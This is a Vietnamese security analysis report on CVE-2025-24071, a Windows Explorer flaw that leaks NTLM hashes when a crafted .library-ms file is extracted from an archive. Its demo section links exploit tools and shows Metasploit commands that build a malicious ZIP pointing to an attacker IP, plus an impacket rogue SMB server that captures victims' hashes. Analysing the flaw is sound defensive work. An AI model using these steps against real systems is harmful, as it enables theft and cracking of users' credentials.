BÁO CÁO PHÂN TÍCH LỖ HỔNG BẢO MẬT

Phân tích CVE-2025-24071:Windows File Explorer Spoofing Vulnerability

I. Tóm Tắt

1. Giới thiệu

Lỗ hổng bảo mật nghiêm trọng trong windows có thể chiếm quyền kiểm soát hệ thống. Một lỗ hổng bảo mật nghiêm trọng đã được phát hiện, cho phép rò rỉ mã băm NTLM khi trích xuất các tệp được tạo đặc biệt từ kho lưu trữ RAR/ZIP.
Lỗ hổng này được định danh là CVE-2025-24071, với điểm CVSS là 7,5.

2. Tóm tắt kĩ thuật

Khi file RAR/ZIP có chứa các file thư viện .library-ms được giải nén, Windows Explorer ngay lập tức thực hiện yêu cầu SMB đến máy chủ từ xa mà không có cảnh báo nào. Điều này khiến hệ thống của nạn nhân tự động gửi thông tin xác thực NTLM cho kẻ tấn công mà không cần bất kỳ sự tương tác nào từ họ. Chính vì không cần mở tệp, nên người dùng sẽ rất khó để nhận ra mình bị tấn công bởi loại mã độc này. Sau khi attacker nhận được thông tin xác thực, họ sẽ tiến hành bẻ khóa bằng các công cụ như Hashcat, họ sẽ có được thông tin đăng nhập, mật khẩu của nạn nhân. Sau đó, họ kết nối shell tới máy nạn nhân và từ đó có toàn quyền kiểm soát. Ngoài ra lỗ hổng này còn có thể được thực thi khi người dùng nhấn vào link chứa đường dẫn đến máy chủ của kẻ tấn công, và nó cũng tự động gửi thông tin xác thực đi mà không bị phát hiện bởi phần mềm diệt virus.

3. Đối tượng bị ảnh hưởng

Windows 10 Version 1809 for x64-based Systems, Windows 10 Version 1809 for 32-bit Systems, Windows Server 2025, Windows Server 2012 R2, Windows Server 2016, Windows 10 Version 1607 for x64-based Systems, Windows 10 Version 1607 for 32-bit Systems, Windows 10 for x64-based Systems, Windows 10 for 32-bit Systems, Windows 11 Version 24H2 for x64-based Systems, Windows 11 Version 24H2 for ARM64-based Systems, Windows Server 2022 23H2 Edition (Server Core installation), Windows 11 Version 23H2 for x64-based Systems, Windows 11 Version 23H2 for ARM64-based Systems, Windows 10 Version 22H2 for 32-bit Systems, Windows 10 Version 22H2 for ARM64-based Systems, Windows 10 Version 22H2 for x64-based Systems, Windows 11 Version 22H2 for x64-based Systems, Windows 11 Version 22H2 for ARM64-based Systems, Windows 10 Version 21H2 for x64-based Systems, Windows 10 Version 21H2 for ARM64-based Systems, Windows 10 Version 21H2 for 32-bit Systems, Windows Server 2022, Windows Server 2019.

4. Loại lỗ hổng

Exposure of Sensitive Information to an Unauthorized Actor.

II. Chi tiết kĩ thuật

1. Nguyên nhân

1.1 Nguyên nhân làm rò rỉ giá trị băm NTLM thông qua trích xuất RAR/ZIP.
Khi file .library-ms được thiết kế đặc biệt chứa đường dẫn SMB được nén trong kho lưu trữ RAR/ZIP và sau đó được giải nén, Windows Explorer sẽ tự động phân tích nội dung của tệp này nhờ Indexing Service và xem trước tích hợp sẵn. Hành vi này xảy ra vì Windows Explorer tự động xử lý một số file nhất định khi giải nén để tạo bản xem trước, hình thu nhỏ hoặc thu thập metadata, ngay cả khi người dùng không mở hoặc nhấp vào tệp một cách rõ ràng.

1.2 File .library-ms
Định dạng file .library-ms dựa trên XML và được Windows Explorer tin cậy để xác định vị trí tìm kiếm và thư viện. Khi giải nén, Indexing Service và cơ chế phân tích tệp tích hợp của Explorer sẽ ngay lập tức phân tích nội dung file .library-ms để hiển thị biểu tượng, hình thu nhỏ hoặc thông tin metadata phù hợp. Tệp được cung cấp chứa thẻ <simpleLocation> với vai trò liên kết thư mục thực vào thư viện ảo, cho phép Windows hiển thị nội dung từ nhiều vị trí khác nhau trong một giao diện thống nhất được hỗ trợ cả đường dẫn local (ổ cứng), mạng (UNC path), hoặc thiết bị ngoài.

```
C:\Users\Thien_Kieu>type C:\Users\Public\Libraries\RecordedTV.library-ms
<?xml version="1.0" encoding="UTF-8"?>
<libraryDescription xmlns="http://schemas.microsoft.com/windows/2009/library">
        <!-- IDS_RECORDEDTVLIBRARY -->
        <name>@shell32.dll,-34615</name>
        <!-- SHIDI_LIBRARYRECORDEDTV -->
        <iconReference>imageres.dll,-1008</iconReference>
        <isLibraryPinned>true</isLibraryPinned>
        <templateInfo>
                <!-- FOLDERTYPEID_Videos -->
                <folderType>{5fa96407-7e77-483c-ac93-691d05850de8}</folderType>
        </templateInfo>
        <searchConnectorDescriptionList>
                <searchConnectorDescription publisher="Microsoft" product="Windows">
                        <!-- IDS_RECORDEDTVLOCATIONDESCRIPTION -->
                        <description>@shell32.dll,-34617</description>
                        <isDefaultSaveLocation>true</isDefaultSaveLocation>
                        <isDefaultNonOwnerSaveLocation>true</isDefaultNonOwnerSaveLocation>
                        <simpleLocation>
                                <url>shell:public\Recorded TV</url>
                        </simpleLocation>
                </searchConnectorDescription>
        </searchConnectorDescriptionList>
</libraryDescription>
```

Hình 1: File .library-ms trên thực tế

2. Cách khai thác

2.1 Điều kiện khai thác

- Máy nạn nhân phải giải nén file chứa mã độc.
- Máy nạn nhân phải mở dịch vụ SMB1.

2.2 Demo

- Bước 1: Tạo payload

Có thể sử tool có sẵn trên github (https://github.com/ThemeHackers/CVE-2025-24071) hoặc sử dụng tool msfconsole (https://github.com/FOLKS-iwd/CVE-2025-24071-msfvenom) với thiết lập các tùy chọn:

```
msf6 > use auxiliary/server/ntlm_hash_leak
msf6 auxiliary(server/ntlm_hash_leak) > set ATTACKER_IP 192.168.255.132
ATTACKER_IP ⇒ 192.168.255.132
msf6 auxiliary(server/ntlm_hash_leak) > set FILENAME exploit.zip
FILENAME ⇒ exploit.zip
msf6 auxiliary(server/ntlm_hash_leak) > set LIBRARY_NAME malicious.library-ms
LIBRARY_NAME ⇒ malicious.library-ms
msf6 auxiliary(server/ntlm_hash_leak) > set SHARE_NAME shared
SHARE_NAME ⇒ shared
msf6 auxiliary(server/ntlm_hash_leak) > run

[*] Malicious ZIP file created: exploit.zip
[*] Host the file and wait for the victim to extract it.
[*] Ensure you have an SMB capture server running to collect NTLM hashes.
[*] Auxiliary module execution completed
```


Hình 2: thiết lập payload cho tool msfconsole

- Bước 2: Gửi payload cho nạn nhân và chờ nạn nhân giải nén payload vừa tạo. Trong khi đó cần dựng SMB Server giả mạo (giả lập file server) với mục đích thu thập thông tin xác thực.


```
┌──(thien㉿thien)-[~/Downloads/nhapmon/CVE-2025-24071-msfvenom]
└─$ impacket-smbserver -smb2support SHARE .
Impacket v0.12.0.dev1 - Copyright 2023 Fortra

[*] Config file parsed
[*] Callback added for UUID 4B324FC8-1670-01D3-1278-5A47BF6EE188 V:3.0
[*] Callback added for UUID 6BFFD098-A112-3610-9833-46C3F87E345A V:1.0
[*] Config file parsed
[*] Config file parsed
```

Hình 3: SMB Server giả mạo trước khi nạn nhân giải nén payload



Hình 4: Nạn nhân thực hiện giải nén payload



Hình 5: Payload sau khi được nén

Khi giải nén, Windows Explorer cố gắng tìm kiếm đường dẫn SMB (\\192.168.1.116\shared) tự động để thu thập thông tin Metadata và Index file. Hành động này kích hoạt bắt tay xác thực NTLM ngầm từ hệ thống của nạn nhân đến máy chủ SMB do attacker kiểm soát. Do đó, hàm băm NTLM của nạn nhân được gửi mà không cần tương tác rõ ràng từ người dùng. Lỗ hổng này phát sinh vì Windows Explorer ngầm tin tưởng các file .library-ms và tự động xử lý một số loại file nhất định ngay khi chúng được trích xuất khỏi kho lưu trữ. Attacker khai thác hành vi tin tưởng ngầm và xử lý file tự động này để làm rò rỉ thông tin xác thực, sau đó có thể được sử dụng để tấn công truyền hàm băm hoặc bẻ khóa hàm băm NTLM ngoại tuyến.

- Bước 4: Thu thập NTLM của máy nạn nhân

Hình 6: NTLM của nạn nhân